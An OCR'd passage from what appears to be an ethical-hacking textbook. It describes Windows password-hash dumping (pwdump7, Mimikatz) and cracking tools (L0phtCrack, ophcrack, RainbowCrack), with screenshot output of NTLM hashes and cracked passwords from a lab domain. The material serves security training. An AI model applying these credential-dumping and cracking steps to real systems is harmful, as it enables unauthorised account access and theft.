
The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.



```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*********************:92937945B518814341DE3F726500D4FF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
□:503:NO PASSWORD*********************:NO PASSWORD*********************:::
□:504:AF04217DC9134AA48833DC8B2BC5ACC6:91D1FE9BD4D9F585C5285D34ABEC96B6:::
□:1000:06C10EF0F2D88B6174B3F435C052BC53:3F21ECCD4014A5DEDC54C7E544AB0653:::
□:1001:E1F12B03F7E288B148FF7E85186C39A2:3EC0C955EBB4214D401F24B4C3F46D76:::
```

Figure 6.23: Screenshot of pwdump7

Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: The use of the above tools requires administrative privileges on the remote system.


Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack


L0phtCrack is a tool designed to **audit passwords** and recover applications

ophcrack

ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



https://www.l0phtcrack.com



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	


Preload: done
Brute force: done
Pwd found: 6/7
Time elapsed: 0h 5m 42s

http://ophcrack.sourceforge.net

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

Messages

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
-------------------------------------------------------
plaintext found:                    3 of 4
total time:                      11.05 s
time of chain traverse:                4.11 s
time of alarm check:                6.77 s
time of disk read:               0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:   34352770
number of alarm:                 55343
performance of chain traverse:           2.80 million/s
performance of alarm check:           5.08 million/s
```

http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.


Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://www.l0phtcrack.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7 Cracked: 6 Partially Cracked: 0 Selected: 0 Locked Out: 0 Disabled: 3 Expired: 0 Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
3	CEH.com	krbtgt	082FF11DFA483D0BA0056FF24F3F810D		Not Cracked
4	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 9s
5	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 20s
6	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 20s
7	CEH.com	shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h8m1s

Status: Stopped

Current Operation: Stopped

```
11:51:28 Node 1: test (shiela)

12:21:58 Stopped
```

This Step: 6% Total Queue: 40%

